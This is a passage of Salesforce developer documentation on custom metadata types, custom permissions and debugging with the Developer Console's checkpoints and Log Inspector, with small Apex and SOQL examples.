Custom metadata types can also be protected, providing the same access protection as protected records. If you change a type from protected to public, its protected records remain protected and all other records become public. If you use Setup to create a new record on a protected type, the Protected Component checkbox is checked by default. Once a type is public, you can't convert it to protected. The subscriber can't create records of a protected type.

The custom metadata types documentation refers to a sample application and three fictional companies.

- Picklists R Us develops reusable enhancements to the Salesforce App Cloud that involve picklist-related functionality.
- TravelApp, Inc. develops an interplanetary travel application that uses picklist features from Picklists R Us.
- Galactic Tours is a customer of these organizations. Galactic Tours installs Picklists R Us's package and TravelApp, Inc.'s extension into its organization.

Visit the [Custom Metadata Types community group](#) at `success.salesforce.com` to get your own copy of the sample application and discuss this functionality.

Custom Metadata Types Limitations

When using custom metadata types, be aware of these special behaviors and limitations.

No upsert()

The `upsert()` function isn't available for custom metadata.

Updating Types and Records

You can't update protected types and records in an installed managed package programmatically. You can modify protected types and records only by performing a package upgrade.

You can't update public types and records by using Apex directly. To modify records from Apex, you must make calls to the Metadata API.

Metadata relationships

Metadata relationships aren't supported. However, you can simulate them using text fields that contain the API name of the target object.

Application lifecycle management tools

Custom metadata types don't support these application lifecycle management tools:

- Version control
- Tooling API
- Developer Console

Licenses

Licenses that are defined for an extension package aren't enforced on custom metadata records in that package unless the types are also in the package.

SOQL

Custom metadata types support the following SOQL query syntax.

```
SELECT fieldList [...]
FROM objectType
    [USING SCOPE filterScope]
[WHERE conditionExpression]
[ORDER BY field {ASC|DESC} [NULLS {FIRST|LAST}] ]
```

- The *fieldList* can include only non-relationship fields.
- FROM can include only one object.
- You can't use COUNT with custom metadata types.
- You can use the following operators.
 - IN and NOT IN
 - =, >, >=, <, <=, and !=
 - LIKE, including wild cards
 - AND
- You can use ORDER BY, ASC, and DESC with multiple fields.

Protected custom metadata types

Subscribers can't add custom metadata records to installed custom metadata types that are protected. To allow subscribers to create custom metadata records that are defined by a custom metadata type, the type must be public.

Metadata API returns protected custom entity definitions (but not custom metadata records) in subscriber organizations.

EDITIONS

Available in: Salesforce Classic

Available in:

- Enterprise
- Performance
- Unlimited
- Developer
- Database.com

Caching

Custom metadata records are cached at the type level after the first read request. This enhances performance on subsequent requests. Requests that are in flight when metadata is updated won't get the most recent metadata.

Custom Metadata Limits

Be aware of these requirements for custom metadata types and records.

Description	Maximum amount
SOQL queries per Apex transaction	Unlimited
Custom metadata per organization *	10 MB
Custom metadata per certified managed package *	10 MB
	 Note: Custom metadata records in certified managed packages that you've installed don't count toward your organization's limit. However, custom metadata records that you create do count toward the limit. This rule applies regardless of whether you create records in your own custom metadata type or in a type from a certified managed package.
Fields per custom metadata type or record	100
Custom metadata types per organization	100. This number includes all types developed in the organization and installed from managed and unmanaged packages.
Characters per description field	1,000
Records returned per transaction	50,000
Custom metadata types in one call	200

* Record size is based on the maximum field size of each field type, not the actual storage that's used in each field. When adding fields to a custom metadata record, use the appropriate type and specify a length that doesn't exceed what's needed for your data. This action helps you avoid reaching the cached data limit. For example, if you create a US social security number (SSN) field, select the `Text` data type and specify a length of 9. If instead you selected `Text Area`, the field would add 255 characters to the usage count for each record, regardless of the number of characters entered.

Create, Edit, and Delete Custom Metadata Types and Records

To create, update, and delete custom metadata types and records, use the Metadata API.

For more information, see “Custom Metadata Types (CustomObject)” in the [Metadata API Developer's Guide](#)

EDITIONS

Available in: Salesforce Classic

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Professional Edition organizations can create, edit, and delete only custom metadata records from types in installed packages.

Access Custom Metadata Types, Records, and Fields

Access Custom Metadata Types and Records

Use SOQL to access your custom metadata types and to retrieve the API names of the records on those types. DML operations aren't allowed on custom metadata in Apex, the Partner APIs, and Enterprise APIs.

For information about the `CustomMetadataType__mdt` sObject, see [Custom Metadata Type__mdt](#) in the *Object Reference for Salesforce and Force.com*.

For example, declare an Apex variable `custMeta` of the custom metadata type `MyCustomMetadataType__mdt`, which is in your namespace, as follows.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Professional Edition organizations can access only custom metadata records from installed custom metadata types.

```
MyCustomMetadataType__mdt custMeta;
```

Declare the `custMeta` variable of the custom metadata type `TheirCustomMetadataType__mdt`, which isn't in your namespace but is in the `their_ns` namespace, as follows.

```
their_ns__TheirCustomMetadataType__mdt custMeta;
```

To get the names of all objects of the `MyMdt__mdt` custom metadata type:

```
MyMdt__mdt[] allEntityNames = [select QualifiedApiName from MyMdt__mdt]
```

You can't use `queryMore()` with custom metadata, but you can use the SOQL keywords `LIMIT` and `OFFSET` to page through large numbers of records. For more information, see [Paginating Data for Force.com Applications](#).

Alternatively, to provide an entity that looks more like a `Schema.SObjectDescribeResult` than SOQL, make the Apex class `Acme.MyMdtDescribeResult` encapsulate the information queried from `Acme__MyMdt`. Then create the class `Acme.Acme` with methods such as:

```
Acme.MyMdtDescribeResult describeMyMdt(String qualifiedApiName) {
    ///perform queries and create object
}
```

Access Custom Metadata Fields

Read-only access to the fields on your custom metadata types and records is available through SOQL.

Custom fields on custom metadata types in SOQL are referred to in the same way as they are in the Metadata API. For example, the following SOQL statement retrieves all `Field__c` and `Picklist__c` values of any `PicklistUsage__mdt` related to any custom object named `InterplanetaryGreeting__c`.

```
SELECT Field__c, Picklist__c
FROM PicklistUsage__mdt
WHERE SObjectType__c = 'InterplanetaryGreeting__c'
```

The information that's common to all custom metadata is represented as standard fields. For more information, see "*Custom Metadata Type__mdt*" in the [Object Reference for Salesforce and Force.com](#).

The following Apex statement in the `picklist1234` namespace retrieves the label and namespace for the custom metadata that's represented in the file-based Metadata API as `picklist1234__ReusablePicklistOption.travelApp1234__Motel6`. This statement assigns the object to the variable `motelEx`.

```
ReusablePicklistOption__mdt motelEx = [SELECT MasterLabel, NamespacePrefix
FROM ReusablePicklistOption__mdt
WHERE NamespacePrefix = 'travelApp1234'
AND DeveloperName='Motel6'];
```

 **Note:** Subscribers can run packaged Apex code that queries protected custom metadata types in the same package. However, subscribers can't query protected types in an installed package by using Apex code that they have written.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Professional Edition organizations can access only custom metadata fields from installed custom metadata types.

Package Custom Metadata Types and Records

You can package custom metadata types and records in unmanaged packages, managed packages, or managed package extensions. Your packages can then be installed in Professional, Developer, Enterprise, Performance, Unlimited, and Database.com Edition organizations. Use change sets to deploy custom metadata types and records from a sandbox.

You can add custom metadata types and records to packages using the Force.com user interface. From Setup, enter *Packages* in the **Quick Find** box, then select **Packages**, click your package name, and then click **Add**.

Then, to add custom metadata types:

1. Select the **Custom Metadata Type** component type.
2. Select the custom metadata type to add to your package.
3. Click **Add to Package**.

To add custom metadata records:

1. Select the custom metadata type's label from the available component types—for example, `ReusablePicklist__mdt`, or if the type is from a package that you're extending, `ReusablePicklist__mdt [picklist1234]`.
2. Select the records to add.
3. Click **Add to Package**.

If you add a record to your package, its corresponding type is added. If you add a record to a change set, its corresponding type is included in the list of dependent components.

For information on change sets and deploying your package, see the [Development Lifecycle Guide](#).

 **Note:** You can't uninstall a package with a custom metadata type if you've created your own records of that custom metadata type.

As with all packageable metadata components, you can also add custom metadata types and records to a package by specifying the package's full name in your `package.xml` file. For example, we specify the package in this fragment from Picklists R Us's `package.xml` file.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
  <fullName>Picklists R Us</fullName>
  ...
</Package>
```

Considerations for Custom Metadata Type Packages

Be aware of the following behaviors for packages that contain custom metadata types.

Once you upload a Managed - Released package that contains a custom metadata type, you can't:

- Add required fields to the custom metadata type
- Set any non-required fields to required
- Delete custom fields

Custom Permissions

Custom Permissions

Use custom permissions to give users access to custom processes or apps.

In Salesforce, many features require access checks that specify which users can access certain functions. Permission set and profiles settings include built-in access settings for many entities, like objects, fields, tabs, and Visualforce pages. However, permission sets and profiles don't include access for some custom processes and apps. For example, for a time-off manager app, all users might need to be able to submit time-off requests but only a smaller set of users need to approve time-off requests. You can use custom permissions for these types of controls.

Custom permissions let you define access checks that can be assigned to users via permission sets or profiles, similar to how you assign user permissions and other access settings. For example, you can define access checks in Apex that make a button on a Visualforce page available only if a user has the appropriate custom permission.

You can query custom permissions in these ways.

- To determine which users have access to a specific custom permission, use Salesforce Object Query Language (SOQL) with the SetupEntityAccess and CustomPermission sObjects.
- To determine what custom permissions users have when they authenticate in a connected app, reference the user's Identity URL, which Salesforce provides along with the access token for the connected app.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

Create Custom Permissions

Create custom permissions to give users access to custom processes or apps.

1. From Setup, enter *Custom Permissions* in the **Quick Find** box, then select **Custom Permissions**.
2. Click **New**.
3. Enter the permission information:
 - **Label**—the permission label that appears in permission sets
 - **Name**—the unique name that’s used by the API and managed packages
 - **Description**—optionally, a description that explains what functions the permission grants access to, such as “Approve time-off requests.”
 - **Connected App**—optionally, the connected app that’s associated with this permission
4. Click **Save**.

SEE ALSO:

[Custom Permissions](#)

Edit Custom Permissions

Edit custom permissions that give users access to custom processes or apps.

1. From Setup, enter *Custom Permissions* in the **Quick Find** box, then select **Custom Permissions**.
2. Click **Edit** next to the permission that you need to change.
3. Edit the permission information as needed.
 - **Label**—the permission label that appears in permission sets
 - **Name**—the unique name that’s used by the API and managed packages
 - **Description**—optionally, a description that explains what functions the permission grants access to, such as “Approve time-off requests.”
 - **Connected App**—optionally, the connected app that’s associated with this permission
4. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

In Group and Professional Edition organizations, you can’t create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To create custom permissions:

- “Manage Custom Permissions”

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

In Group and Professional Edition organizations, you can’t create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To edit custom permissions:

- “Manage Custom Permissions”

Add or Remove Required Custom Permissions

A required custom permission is a custom permission that must be enabled when the parent custom permission is enabled. For example, you could have a custom permission “Approve Time-Off Requests” and specify that it requires the custom permission “Submit Time-Off Requests.”

1. From Setup, enter *Custom Permissions* in the **Quick Find** box, then select **Custom Permissions**.
2. Create or select an existing custom permission.
3. In the Required Custom Permissions related list, click **Edit**.
4. Select the custom permissions that you want to add from the Available Custom Permissions list, and then click **Add**, or select the custom permissions that you want to remove from the Required Custom Permissions list, and then click **Remove**.
5. Click **Save**.

Debug

Debugging Your Code

This section contains information about debugging the code that you’ve written.

- [Checkpoints Tab](#)
- [Checkpoint Inspector](#)
- [Logs Tab](#)
- [Log Inspector](#)
- [Examples of Using the Log Inspector](#)
- [Using Debug Logs](#)

Debugging Using the Developer Console

Checkpoints Tab

The **Checkpoints** tab displays a list of saved checkpoints that preserve a snapshot of the state of objects in memory at the time the checkpoint was reached.

Checkpoints				Checkpoint Locations		
Namespace	Class	Line	Date	File	Line	Iteration
none	PermsetAssignmentController	8	04/10 08:06:19	PermsetAssignmentController	40	1
none	PermsetAssignmentController	40	04/10 08:06:20	PermissionAssignmentControllerTest	4	1
				PermsetAssignmentController	8	1
				UserResultTest	4	1

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

In Group and Professional Edition organizations, you can’t create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To add or remove required custom permissions:

- “Manage Custom Permissions”

Checkpoints

This list displays the checkpoints currently available for review. Select **Debug > My Current Checkpoints Only** to only display checkpoints you've created since opening the Developer Console. Deselect this option to display all checkpoints currently saved for your organization, including newly-generated ones created by other users.

Each checkpoint in the list displays this information:

Column	Description
Namespace	The namespace of the package containing the checkpoint.
Class	The Apex class containing the checkpoint.
Line	The line number marked with the checkpoint.
Time	The time the checkpoint was reached.

Right click any column header to sort the information in the column. You can also select which columns you want displayed in the Checkpoints list.

To open a checkpoint, double-click it. The checkpoint opens in the [Checkpoint Inspector](#).

Checkpoint Locations

This list provides the location of each checkpoint in the source code. Each item in the list displays this information:

Column	Description
File	The name of the Apex class that contains the checkpoint.
Line	The line number marked with the checkpoint.
Iteration	If the checkpoint is in a loop, this value indicates the iteration at which the checkpoint is captured.

By default, the iteration is 1, which means that the checkpoint is saved the first time the line of source code executes. You can use a different iteration, for example, to investigate why a loop does not terminate when expected. To change the iteration, click the cell you want to change and enter a new number. Only one checkpoint will be captured for a specific line of code, no matter how many times it's executed during a request.

Set checkpoints locations from the [Source Code Editor](#). Checkpoint locations persist until you click **Clear** or until you close the Developer Console.

SEE ALSO:

[Checkpoint Inspector](#)

[Setting Checkpoints in Apex Code](#)

[Overlaying Apex Code and SOQL Statements](#)

[Using the Developer Console](#)

Setting Checkpoints in Apex Code

Use Developer Console checkpoints to debug your Apex classes and triggers. You can't set checkpoints in Visualforce markup.

Important: To use checkpoints, the Apex Log Level must be set to **Finer** or **Finest**. See [Setting Logging Levels](#).

To set a new checkpoint:

1. Open the Apex class or trigger in the Source Code Editor.
2. Click in the margin to the left of the line number where you want to set the checkpoint. Up to five checkpoints can be enabled at the same time.

Results for a checkpoint will only be captured once, no matter how many times the line of code is executed. By default, the results for a checkpoint are captured immediately before the first time the line of code is executed. You can change the iteration for the capture from the Checkpoint Locations list on the Checkpoints tab. You can also overlay Apex code and SOQL statements that run when code executes at a checkpoint.

3. Execute the code with the Developer Console open.
4. View your checkpoints and results on the Checkpoints tab.

Checkpoints persist until you click **Debug > Clear Checkpoint Locations**.

Note: If you set a checkpoint in a method with the `@future` annotation, you must keep the Developer Console open until the `@future` method completes asynchronously.

SEE ALSO:

[Log Inspector](#)

[Overlaying Apex Code and SOQL Statements](#)

[Checkpoints Tab](#)

[Checkpoint Inspector](#)

Overlaying Apex Code and SOQL Statements

Use the Developer Console to overlay diagnostics that run when Apex code executes at a checkpoint, without changing any code.

See [Setting Checkpoints in Apex Code](#).

When troubleshooting a runtime issue, you might want information about the state of a variable or the state of the database. You might also want to create a specific condition in which to test your code. The Developer Console allows you to overlay Apex code and SOQL statements that run when code executes at a checkpoint.

1. Set checkpoints and execute your code, then go to the **Checkpoints** tab.
2. Select a checkpoint and click **Edit Properties**.
3. Select **SOQL** or **Apex Code**. To run the diagnostic code without generating a heap dump at the checkpoint, deselect **Dump Heap**.

- Enter SOQL or Apex code in the **Action Script** box and click **OK**.

 **Note:** You can't refer to local objects because an anonymous block is a new stack frame. Refer to static objects or create new objects. Also, you can't use bind variables in SOQL queries used in overlays.

The results of the overlaid code will appear on a separate **Query Results** or **Apex Execution Results** tab in the Checkpoint Inspector. For details on navigating query results, see [Query Editor](#).

 **Note:** On the **Apex Execution Results** tab, the value `-1` indicates that a field is not applicable.

SEE ALSO:

[Setting Checkpoints in Apex Code](#)

[Checkpoints Tab](#)

[Checkpoint Inspector](#)



Checkpoint Inspector

Use checkpoints to investigate the objects in memory at a specific point of execution and see the other objects with references to them.

Go to the Checkpoints tab and double-click a checkpoint to view the results in the Checkpoint Inspector. The Checkpoint Inspector provides more details on variables than the Log Inspector, including individual items in collections.

The Checkpoint Inspector has two tabs:

- The **Heap** tab displays all objects in memory at the time the line of code at the checkpoint was executed. Items are listed and grouped by data type.

The screenshot shows the Checkpoint Inspector interface with the **Heap** tab selected. The top bar shows the current checkpoint: `PermsetAssignmentController:8@04/10 08:06:19`. Below the tabs, there are two main sections: **Types** and **References**.

Types Section:

Type	Count	Total Size	Address	Size	Field	Value
FilterOptions	1	20	0x44a17a41	20	filterOn_Email	true
PermsetAssignmentC...	1	12			filterOn_FirstName	true
String	1	0			filterOn_LastName	true
					searchFilter	0x1d60443d

References Section:

Inbound References		Referencing Instances	
Field	Type	Address	Size
accessibleFields	DynamicObjectHandler	0x2ba10de0	12

- The **Types** column is a flat list of the classes of all instantiated objects in memory at the checkpoint, with a count of how many are instantiated, and the amount of memory consumed in bytes. Click an item to see a list of those objects in the **Instances** column, with their address in the heap and memory consumed. Click an instance to view the variables currently set in that object in the **State** column.
- The **References** tab provides two lists to display relationships between symbols held in memory. Use the **Inbound References** list to locate the symbols that can hold references to objects of a particular type. Use the **Referencing Instances** list to find specific instances holding references to a symbol. Double click to find that instance elsewhere in the heap.
- The **Search** tab lets you find symbols in the heap by value or address. Search matches partial symbol values, but addresses must be exact. To quickly search for a value, click the search icon () that appears to the right of it when you hover over it in the **State** panel.

- The Symbols tab displays a tree view of all symbols in memory at the checkpoint. Use it to quickly review the state of the system at the specific line of code (and iteration) where the checkpoint was set.

- Important:** If you don't see scroll bars in the Checkpoint Inspector panels on a Mac, open **System Preferences > General** and set `Show scroll bars` to `Always`.

SEE ALSO:

[Checkpoints Tab](#)

[Setting Checkpoints in Apex Code](#)

[Overlaying Apex Code and SOQL Statements](#)

Logs Tab

Use the Logs tab in the Developer Console to access logs that include database events, Apex processing, workflow, callouts, and validation logic.

The Developer Console automatically polls for the current user's debug logs and lists them on the **Logs** tab. For example, if you have validation rules associated with inserting a record, and you insert a new record, the Developer Console captures a debug log for the request and adds it to the list.

- To open the selected log in the [Log Inspector](#), click **File > Open Log** or double-click the log on the **Logs** tab. Use the Log Inspector to review a debug log, evaluate Apex code, track DML, monitor performance, and more.
- To open the selected log in a text editor, click **File > Open Raw Log**.
- To filter the visible logs, click **Filter** and type the text you want included in the list. For example, if you want to see debug logs from a specific user, type that user's name. The filter is case-sensitive.
- To remove all logs from the list, click **Debug > Clear > Log Panel**.
- By default, the **Logs** tab displays only new logs generated by the current user. To see all debug logs saved for your organization, including newly generated logs created by other users, click **Debug** and deselect **Show My Current Logs Only**.
- To automatically hide all existing logs the next time the page is refreshed, click **Debug** and select **Auto-Hide Logs**.
- To download a copy of the selected log as a text file, click **File > Download Log**. The default name for the file is `apex.log`.
- To prevent logs from loading when you open the Developer Console, go to **Help > Preferences** and set **Prevent Logs on Load** to `true`.

- Note:** User logs are configured from the Debug Log page in your org. From Setup, enter *Debug Logs* in the `Quick Find` box, then select **Debug Logs**.

Setting Logging Levels

Logging levels determine how much request information is saved in a debug log. Parsing a large log can take a long time. To reduce the size of a log, adjust the logging level. Use verbose logging for code you're reviewing. Use terse logging for code you're not interested in.

To specify logging levels for future requests, click **Debug > Change Log Levels**. This page allows you to define trace flags and debug levels.

To override the default log levels for a specific class or trigger, or to set up logging for a user, add a trace flag that includes a duration and a debug level.

To save your changes and close the window, click **Done**.

 **Note:** If you are debugging using checkpoints, set the Apex Code logging level to FINER or FINEST. (Do not use FINEST for deployment.)

For details on what each setting controls, see [Debug Log Categories](#) and [Debug Log Levels](#).

 **Important:** If the Developer Console is open, the general log levels defined in the Developer Console affect all logs, including logs created during a deployment. Before running a deployment, verify that the Apex Code log level is not set to Finest, or the deployment might take longer than expected.

SEE ALSO:

[Set Up Debug Logging](#)

[Debug Menu](#)

[Log Inspector](#)

[Debug Log Levels](#)

[Debug Log Order of Precedence](#)

Log Inspector

The Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.

The panels displayed in the Log Inspector depend on the selected perspective. To switch perspectives, click **Debug > Switch Perspective**. For details on default and custom perspectives, see [Managing Perspectives in the Log Inspector](#).

Log Panels

The Log Inspector can contain any of the following panels:

- [Stack Tree](#)
- [Execution Stack](#)
- [Execution Log](#)
- [Source](#)
- [Variables](#)
- [Execution Overview](#)

Click **Debug > View Log Panels** or CTRL+P to choose from available panels and design a custom perspective.

If you design a custom perspective you want to use again, click **Debug > Save Perspective** and give it a memorable name. After a custom perspective is saved, you can select it any time you use the Log Inspector by clicking **Debug > Switch Perspective**.

Most panels refresh automatically to display information when you click on an item in a related panel. For example, if you click a folder in the Stack Tree panel, the Execution Stack, Execution Log and Source panels are updated to display information about the related object. Similarly, if you click a line in the Execution Log, the Stack Tree, Execution Stack, and Source panels are all updated with details on that line. Clicking an item in the Executed Units tab in the Execution Overview updates the Execution Log, Stack Tree, Execution Stack, and Source panels.

Stack Tree

The Stack Tree panel displays two tree views that display information “top down” — from initiating calls to the next level down, which allows you to see the hierarchy of items in a process. For example, if a class calls a second class, the second class displays as a child node of the first class.

The Execution Tree displays each operation. For example, if a `for` loop calls `System.debug()` 8 times, the Execution Tree shows the duration of each call:

The Performance Tree aggregates operations to give you a better look at the performance of an operation as a whole. Using the same example as above, the Performance Tree displays the total duration of every call to `debug`:

This log was generated from the Execute Anonymous Window. Calls to `debug` and other methods from other locations in your code are aggregated in the executed unit.



Each section in the Stack Tree panel includes this information:

Column	Description
Scope	Delimited region within the process, such as workflow, a class, or DML.

Column	Description
Unit	Name of the item (region).
Duration	Amount of time (in milliseconds) the item took to run.
Heap	Amount of heap (in bytes) the item used.
Iterations	Number of times the item was called.

Execution Stack



The Execution Stack panel displays a “bottom-up” view of the currently-selected item in the debug log, starting with the lowest level call, followed by the operation that triggered that call, and so on.

Unit	Duration	Heap
debug	0.11	0
execute_anony...	53.00	2534

Execution Log

The Execution Log panel contains the debug log for the current process. The debug log contains every action that occurred in the process, such as method calls, workflow rules, and DML operations. To view long lines that are truncated in the view, hover over the line to display a popup.

Timestamp	Event	Details
10:35:16:061	EXECUTION_ST...	
10:35:16:061	CODE_UNIT_ST...	[EXTERNAL] execute_anonymous_apex
10:35:16:064	VARIABLE_SCO...	[1] characters LIST<String> true false
10:35:16:086	HEAP_ALLOCATE	[EXTERNAL] Bytes:7
10:35:16:086	HEAP_ALLOCATE	[EXTERNAL] Bytes:13
10:35:16:086	STATEMENT_EX...	[1]
10:35:16:086	STATEMENT_EX...	[1]
10:35:16:086	LIMIT_USAGE	[1] SCRIPT_STATEMENTS 1 200000

10:35:16:088	SYSTEM METHO...	[1] LIST<String>..add(Object)

This Frame Executable Debug Only Filter [Click here to filter the log](#)

Use the Execution Log to retrace steps through a process. You can step through lines on your own or filter the log to lines of specific interest:

- **This Frame:** Displays only this region of the process, or only the items that are associated with the level. For example, if you select a trigger that calls a class, only the trigger operations are displayed. If you click `CODE_UNIT_STARTED` and select **This Frame**, only the items in the process that occur between `CODE_UNIT_STARTED` and its associated `CODE_UNIT_ENDED` are displayed.
- **Executable:** Displays only the executable items in the debug log. This hides the cumulative limits information, such as the number of SOQL queries made, the number of DML rows, and so on.

Tip: Always leave **Executable** checked. Only deselect it when you are working on optimizing your process and need specific limits information.

- **Debug Only:** Displays only the debug statements you have added to the code.
- **Filter:** Displays items that match what you enter in the associated field. For example, if you select **Filter** and type *DML*, only the lines in the execution log with the string “DML” in either the event or details are displayed. The filter is case-sensitive.

The Execution Log panel contains this information:

Column	Description
Timestamp	System time when the process began, shown in the local user's time. The format is: <i>HH:MM:SS:MS.S</i> .
Event	The Debug event
Details	Additional details pertaining to the event, such as line number and parameters.

Source

The Source panel contains the executed source code or the metadata definitions of entities used during the process, and lists how many times a line of code was executed. The content displayed in the panel depends on what's selected elsewhere in the view.

To go to a specific line of code, enter a line number in the entry box at the bottom of the source panel and click **Jump**.

Click **Open** to open executed source code in Source Code Editor view.

-  **Note:** If validation rules or workflow are executed during the process, the metadata representation displays in the source panel. You can't open a metadata representation from the Developer Console. See [ValidationRule](#) and [Workflow](#) in the *Force.com Metadata API Developers Guide*.

Variables

Use the Variables panel to discover when a variable is assigned a value and what that value is. Click on a `variable` event to populate the section.

-  **Note:** The **Apex Code** log level must be set to `Finest` for variable assignments to be logged.

Another way to view the contents of variables is to use checkpoints, which allow you to see more details about entities held in memory at a point of execution. For details, see [Setting Checkpoints in Apex Code](#).

Execution Overview: Save Order, Limits, Timeline, and Executed Units

The Execution Overview panel at the bottom of the Log Inspector contains four tabs:

- The Save Order tab displays a color-coded timeline of DML actions. For each DML action taken, save order elements are shown as boxcars in the timeline.

The following colors are used to differentiate between elements:

Color	Type
Red	Before trigger
Orange	After trigger
Green	Validation rule
Blue	Assignment rule
Purple	Workflow rule

For details on a specific element, click the associated boxcar in the timeline. The popup window displays additional information, including a link to navigate directly to the relevant place in the log.

To view the ID(s) of affected records, click the name of the sObject in the left pane.

- The Limits tab displays overall system limits by name and amount used and contains this information:

Column	Description
Limit	Name of the limit.
Used so far	Amount of the limit used by this process at this point of execution.
Request Total	Amount of this limit used by the request at completion.
Total Available	Total amount for the limit.

- The Timeline tab provides a visual representation of the time taken by each process. Select the **Scale** option that results in the most useful view.

The Timeline tab contains this information:

Column	Description
Category	Type of process.
Millis	Milliseconds of time taken by the process.
%	Percent the process took of the entire request.

- The Executed Units tab displays the system resources used by each item in the process.

What	Name	Sum	Avg	Max	Min	Count	Heap	Query Type	Sum rows	Avg rows	Max rows	Min row
Method	size	0.40	0.08	0.11	0.06	5	0	n/a	n/a	n/a	n/a	n/a
Method	debug	0.72	0.09	0.13	0.08	8	0	n/a	n/a	n/a	n/a	n/a
Method	execute...	36.92	36.92	36.92	36.92	1	2534	n/a	n/a	n/a	n/a	n/a
Method	/_ui/com...	36.98	36.98	36.98	36.98	1	0	n/a	n/a	n/a	n/a	n/a
Method	add	0.49	0.12	0.15	0.09	4	0	n/a	n/a	n/a	n/a	n/a

The buttons at the bottom of the tab can be used to filter out information by item type. For example, if you don't want to view details for methods, click **Methods**. Click the button a second time to clear the filter.

The Executed Units tab contains the following information:

Column	Description
What	Type of process item. Types include: <ul style="list-style-type: none"> - Method - Queries - Workflow - Callouts - DML - Validations - Triggers - Pages
Name	Name of the process item.
Sum	Total duration for the item.
Avg	Average duration for the item.
Max	Maximum duration for the item.
Min	Minimum duration for the item.
Count	Number of times the item was called during the process.
Heap	Amount of space the item took on the heap.
Query Type	Type of query. Possible values are: <ul style="list-style-type: none"> - SOQL - SOSL
Sum rows	Total number of records changed for the item.
Avg rows	Average number of records changed for the item.
Max rows	Maximum number of records changed for the item.
Min row	Minimum number of records changed for the item.

To sort information by a specific column, click the column header.

 **Important:** If you are using a Mac and you don't see scroll bars in the Log Inspector panels, open **System Preferences > General** and set `Show scroll bars` to **Always**.

[Debug Menu](#)

[Logs Tab](#)

[Managing Perspectives in the Log Inspector](#)

[Creating Custom Perspectives in the Log Inspector](#)

Examples of Using the Log Inspector

Here are some of the ways you can use the Log Inspector to diagnose and solve problems.

- [Tracing the Path of Execution](#)
- [Viewing `System.Debug` Statements](#)
- [Updating Source Code](#)
- [Tracking DML in a Request](#)
- [Evaluating the Performance of a Visualforce Page](#)
- [Viewing a Complex Process](#)

Tracing the Path of Execution

Scenario: You've opened a debug log in the Log Inspector. What are some of the ways to step through the information?

1. In the Execution Log panel, select **Executable** to filter out all non-executable steps, including cumulative limits information.
2. In the Execution Overview panel, click the Executed Units tab to view the aggregate values of different types of operations in the request. For example, you can view the number of DML operations or the different methods by the type of method.
3. Click the Limits tab to view the governor limits used by this operation.

Viewing `System.Debug` Statements

Scenario: You've added a number of `System.Debug` statements to your code to track a request's progress. How do you find them using the Log Inspector?

1. In the Execution Log panel, select **Filter**.
2. Enter `DEBUG` (upper-case) in the entry box.

Only the lines containing the string `DEBUG` are shown in your request display.

Updating Source Code

Scenario: After you run your request, you notice an Apex code error in the debug log. What's the easiest way to edit your Apex code?

1. From the Source panel, select the line of code.
2. Click **Open**.

The class or trigger opens in a new Source Code Editor tab.

Tracking DML in a Request

Scenario: Your request contains many DML statements in different locations. How can you tell how many times DML is executed in a request?

Here are two techniques for drilling into a debug log to examine the actual DML executed during the course of a request:

